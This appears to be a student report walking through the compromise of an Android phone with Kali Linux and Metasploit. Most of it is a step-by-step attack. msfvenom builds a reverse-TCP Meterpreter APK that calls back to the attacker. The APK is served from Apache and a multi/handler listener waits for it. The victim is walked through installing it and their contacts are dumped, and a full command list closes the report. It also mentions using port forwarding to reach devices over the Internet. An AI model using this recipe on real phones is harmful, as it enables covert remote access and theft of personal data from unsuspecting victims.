Exploiting android device using metasploit framework

Dias L.R.S
department of computer system engineering
sri lanka institute of information technology
malabe sri lanka
IT20076498@my.sliit.lk

De Seram E.M.J.N.
department of computer system engineering
sri lanka institute of information technology
malabe sri lanka
IT20082406@my.sliit.lk

***Abstract*— Due to the enormous development of technology mobile devices have faced many cybercrimes. The main reason for cybercrime is internet. So the existing studies will be supportive unknowingly to the crimes. Most of the people do their all work using mobile phone, because it is very convenient, efficient, and fits to their busy schedule. Almost every official work has to be done online, so there are many possibilities to expose to the threats. Many attackers use Kali Linux for launch attacks. Kali Linux is an open source operating system designed for penetration testing and security analytics. And also it contains over 600 tools for those tasks. In this report we are going to describe how to exploit an android mobile phone using metasploit msfvenom in kali linux.**

Keywords—kali linux, Metasploit, android OS, meterpreter,penteseting.

I. INTRODUCTION

Today key to success is technology. From birth to disaster we are using it. The technology spread rapidly as a step by step process. During the developing season of technology, experts introduced mobile devices to make our life goals convenient and efficient. After that they developed mobile phones to smart mobile phones. Nowadays majority of the people use smartphones to do their every work . And the major role in this situation plays by the internet. Using the internet means we are interacting with the outer world, and there are many possibilities to expose to threats. These threats conduct by a group of people called hackers/attackers. They use to hack our devices based on their desires.

Hacking means an activity that attempts to illegally gain access to a computer system or network, to exploit victims' data and information. However the consequences of hacking can be serious, for organizations or individuals. Specially it can damage the image of people, let the organizations go bankrupt. So kali linux is a great opportunity to hackers. They can perform variety of hacking techniques in kali. Hackers use metasploit framework to exploit mobile phones and other smart devices in kali linux. "Metasploit is not hacking instant tool, it is an insane framework". Metasploit is an exploit development tool that makes it easier to test IT systems for vulnerabilities. H. D Moore created Metasploit in 2003, and it was acquired and developed further by Rapid7 on October 21, 2009.

This is a hacker or penetration testing kit for researching, developing and implementing target exploitation and other security development flaws. This tool first began as a game and Rapid 7 was adopted to maintain and develop. Metasploit is a ruby-based framework. It enables us to construct feats and integrate them into existing repositories in ruby language. The Ruby programming language also allows us to carry out an attack by utilizing existing exploits within its file system.


II. LITERATURE SURVEY

A. *Linux OS*

Specific operating systems are more often than not related to specific tasks. Everything that has to do with visuals or content development makes us think about macOS. Similarly, each hacking instance or just toying with network tools is likewise associated with a certain operating system: Kali Linux. Kali Linux is a Linux distribution based on Debian. It is a well-developed OS that specially appeals to network experts and penetration testing companies. Kali is transformed into an ethical hacker's Swiss-knife because to the abundance of tools that come pre-installed. Kali Linux is previously called Backtrack and, in contrast to Backtrack, has several tools that serve the same goal, it touts itself as a more refined replacement with more testing-centric tools. This simplifies ethical hacking with Kali Linux.

B. *Metasploit*

Metasploit is a penetration testing framework that simplifies the process of hacking. For many attackers and defenders, it's a must-have tool. Choose an exploit, a payload to dump, then enter Metasploit at your target. In the early hours of 2003, HD Moore began work on Metasploit, and published 1.0, written in Perl. Since then, the project has increased rapidly and has already reached over 1 500 of the initial 11 exploits plus over 500 payloads and switched beneath the hood into Ruby.



C. Metasploit glossary

i. exploit

An exploit is a program that takes advantage of a specific vulnerability and grants access to the target system to an attacker. A payload is often carried by an exploit and delivered to a target. For example, windows/smb/s08-067 netapi, which targets a Windows Server Service vulnerability that could allow remote code execution, is one of the most prevalent exploits.

ii. Listener

When a listener gets an incoming connection from either the exploited target or the attacking machine, it controls the connection.

iii. Meterpreter

In Metasploit, Meterpreter is an advanced payload. In contrast to other payloads performing a certain feature, Meterpreter is dynamic and can be scribed on the go.

iv. Payloads


A payload is a piece of code that the exploit executes. Exploits are used to gain access to a system, and payloads are used to carry out specific tasks. A keylogger, for example, can be used as a payload in conjunction with an exploit. If the exploit is successful, the keylogger will be installed on the target's PC.

III. METHODOLOGY

The exploitation method we have used is Android*86. The target has been set to be an Android phone, and we're using an Android virtual machine to achieve this. We'll make a payload with msfvenom and save it as an apk file. After we've created the payload, we'll need to add a Metasploit framework listener. An attacker can easily recover a meterpreter session on Metasploit once the target downloads and installs the malicious apk. To install an apk on a victim's mobile device, an attacker must use social engineering techniques.


Using msfvenom to create a payload.

We first started Kali Linux in order to create an apk file as a malicious payload. We first check our local IP address. If not, anyone can use their Public/External IP in the LHOST and port forwarding to hack an Android device over the Internet. 192.168.1.33 turned out to be our IP address.




We used the msfvenom tool to generate a payload to penetrate the Android device after obtaining our local host IP.

Code: msfvenom –p android/meterpreter/reverse_tcp LHOST=192.168.1.33 LPORT=4444 R> /var/www/html/loki.apk




The -p specifies the payload type. A reverse meterpreter shell would come in from a target Android device, as specified by android/metepreter/reverse tcp. Our local IP address is LHOST. LPORT has been configured to act as a listening port. R> /var/www/html would put the output on the apache server directly. The final name of the output is apk.



Launching the attack


We checked the status of the Apache server prior to launching the attack.

Code: service apache2 status





It was inactive so we used this code for the activation.

Code: service apache2 start




Then the msfconsole was launched. We utilized the multi/handler exploit to launch the attack, setting the payload to the same as previously created, the LHOST and LPORT parameters to the same as previously used in the payload, and finally typing exploit to launch the assault.







In order to download the file to the Android device, we are simply gaining access to the victim's machine. Following that, we launched the Android system to continue with the exploitation.




This is the android device that we got the access.




Now we are going to download the malicious file to the device.




In the highlighted region, you can see that we have downloaded the malicious file. Select the program to install after it has been successfully downloaded.




Then it displayed installing process.




When we try to install some third-party apps, we commonly notice this, and most users will not hesitate to accept installation from unknown sources.




Then we activate the option to install apps from third-party sources. Finally, at the bottom, select the install option.




This is malicious file.




When the victim installs and launches the application, the meterepreter session opens immediately on the attacker side.




When we typed “app list,” it displayed all the installed apps on the android.







Contacts Extraction from the Android Device

By typing "dump," you can retrieve some contacts from the device. But we can see there are no current contacts on the device. So we created a contact on the android device for an example.
Code: dump_contacts







Then we gave the dump command again. The contact was taken from the Android device and saved in our local directory. You can see the contact we retrieved in the highlighted section.



We used the “cat ” command to view the file. The content of the contact's file, which had been downloaded from the device, was then shown.

Code: cat dump_contacts_20210525161943.txt





In meterpreter, there are a slew of additional commands. As a result of Kali Linux and Metasploit-Framework, we were able to successfully hack the Android smartphone.

Problems and solutions

When I tried the Android 6 operating system, It wasn’t very comfortable and not working when im doing the exploitation. So as the solution I tried Android 9 version OS.

codes

- **Ifconfig**
- **msfvenom –p android/meterpreter/reverse_tcp LHOST=192.168.0.112 LPORT=4444 R> /var/www/html/ehacking.apk**
- **service apache2 status**
- **service apache2 start**
- **msfconsole**
- **use multi/handler**
- **set PAYLOAD android/meterpreter/reverse_tcp**
- **set LHOST 192.168.1.33**
- **set LPORT 4444**
- **exploit**
- **app_list**
- **dump_contacts**
- **cat dump_contacts_20210525161943.txt**

CONCLUSION

The most crucial points achieved in this study are the proof how quickly hackers may focus on our networks, despite the existence of antivirus software. It's a healthy advise that you don't install any software from an unknown source to secure your Android smartphone, even if it's truly wanted to install, attempt reading and reviewing its sources to see if this is dangerous or not.

REFERENCES

[1]https://www.exploit-db.com/docs/english/44040-the-easiest-metasploit-guide-you%E2%80%99ll-ever-read.pdf. 2021.

[2]"Metasploit Tutorial – Linux Hint", Linuxhint.com, 2021. [Online]. Available: https://linuxhint.com/metasploit-tutorial/. [Accessed: 27- May- 2021].

[3]"Metasploit — A Walkthrough Of The Powerful Exploitation Framework", freeCodeCamp.org, 2021. [Online]. Available: